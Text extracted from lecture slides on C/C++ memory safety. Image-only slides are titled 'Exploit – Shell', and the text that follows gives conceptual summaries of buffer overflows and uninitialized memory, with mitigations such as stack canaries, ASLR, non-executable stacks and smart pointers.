
Exploit – Shell




Exploit – Shell




Exploit – Shell




Exploit – Shell



Exploit – Shell



Exploit – Shell



Summary and Mitigation

buffers grow in the direction of increasing memory addresses

buffers are not bounded by default, they can overflow

buffer overflow can corrupt the stack and allow attackers to hijack control flow

non-executable stack

only include code that is meant to be used

use C++ : tie number of elements to the array (range-based for loops, encapsulation, std::array, std::vector)

never rely on client-side verification

avoid memcpy and other unbounded buffer operations

help ASLR (do not leak information about memory)

stack canaries, etc.

Conclusions

variables with dynamic storage duration are allocated on the heap

local variables with automatic storage duration are allocated on the stack

buffers grow in the direction of increasing memory addresses

stack allocation does not modify the underlying memory

free does not wipe memory, *malloc* does not initialize memory

buffers are not bounded by default, they can overflow

uninitialized, stack-allocated data is a window into the stack

uninitialized, heap-allocated data is a window into the heap

dangling pointers are dangerous

buffer overflow can corrupt the stack and allow attackers to hijack control flow

Conclusions

always initialize local variables (even arrays) -> use classes and constructors

implement destructor to wipe sensitive information from the stack

always initialize dynamically allocated objects -> use classes and constructors

implement destructor to wipe sensitive information from the heap

avoid dangling pointers, use smart pointers

non-executable stack

only include code that is meant to be used

use C++ : tie number of elements to the array (range-based for loops, encapsulation, std::array, std::vector)

never rely on client-side verification

avoid memcpy and other unbounded buffer operations

